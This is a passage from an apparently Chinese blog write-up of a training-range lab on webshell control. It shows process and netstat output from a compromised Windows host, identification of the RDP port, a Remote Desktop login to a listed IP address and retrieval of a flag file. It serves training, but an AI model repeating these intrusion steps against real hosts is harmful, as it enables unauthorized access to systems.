httpd.exe                   1284 暂缺
svchost.exe                 1948 RemoteRegistry
VGAuthService.exe           2012 VGAuthService
vmtoolsd.exe                2044 VMTools
svchost.exe                 2360 W3SVC
svchost.exe                 2460 TermService
dllhost.exe                 2604 COMSysApp
w3wp.exe                    3308 暂缺
wmiprvse.exe                3996 暂缺
logon.scr                   3952 暂缺
csrss.exe                   2816 暂缺
```

https://blog.csdn.net/x_yhy


netstat -ano 查看端口和连接状态，找到PID为2460的端口为3389




```
D:\05\UploadFiles\> netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       1116
  TCP    0.0.0.0:81             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:82             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       688
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING       984
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING       416
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       1256
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       2460
  TCP    127.0.0.1:1427         127.0.0.1:3306         TIME_WAIT       0
  TCP    127.0.0.1:1428         127.0.0.1:3306         TIME_WAIT       0
  TCP    127.0.0.1:1429         127.0.0.1:3306         TIME_WAIT       0
  TCP    127.0.0.1:1430         127.0.0.1:3306         TIME_WAIT       0
  TCP    192.168.0.3:80         39.168.88.173:4983     TIME_WAIT       0
  TCP    192.168.0.3:80         39.168.88.173:5012     TIME_WAIT       0
  TCP    192.168.0.3:80         39.168.88.173:5013     TIME_WAIT       0
  TCP    192.168.0.3:80         221.205.155.5:56595    ESTABLISHED     1284
  TCP    192.168.0.3:80         221.205.155.5:56596    ESTABLISHED     1284
  TCP    192.168.0.3:80         221.205.155.5:56597    ESTABLISHED     1284
  TCP    192.168.0.3:80         221.205.155.5:56599    ESTABLISHED     1284
  TCP    192.168.0.3:80         221.205.155.5:56600    ESTABLISHED     1284
  TCP    192.168.0.3:81         192.168.0.1:58517      ESTABLISHED     4
  TCP    192.168.0.3:81         192.168.0.1:58520      ESTABLISHED     4
  TCP    192.168.0.3:81         192.168.0.1:58521      ESTABLISHED     4
  TCP    192.168.0.3:81         192.168.0.1:58522      ESTABLISHED     4
  TCP    192.168.0.3:81         192.168.0.1:58523      ESTABLISHED     4
  TCP    192.168.0.3:81         192.168.0.1:58524      ESTABLISHED     4
  TCP    192.168.0.3:82         124.128.55.6:34420     ESTABLISHED     4
  TCP    192.168.0.3:139        0.0.0.0:0              LISTENING       4
  TCP    192.168.0.3:3389       124.128.55.6:33612     ESTABLISHED     2460
```

https://blog.csdn.net/x_yhy

远程桌面连接





登录设置

输入远程计算机的名称。

计算机(C): 59.63.200.79:3389


用户名: 110

当你连接时将向你询问凭据。

□ 允许我保存凭据(R)

连接设置

将当前连接设置保存到 RDP 文件或打开一个已保存的连接。




登录到 Windows

用户名(U): 110

密码(P):

到C盘拿Flag



名称	大小	类型	修改日期
Documents and Settings		文件夹	2019-7-19
Inetpub		文件夹	2018-10-1
Program Files		文件夹	2018-10-1
web		文件夹	2018-10-1
WINDOWS		文件夹	2019-5-27
wmpub		文件夹	2018-10-1
flag.txt	1 KB	文本文档	2018-4-2

```
z[redacted]
```

参考：公开课基础演练靶场 第六章 webshell控制目标详细解题思路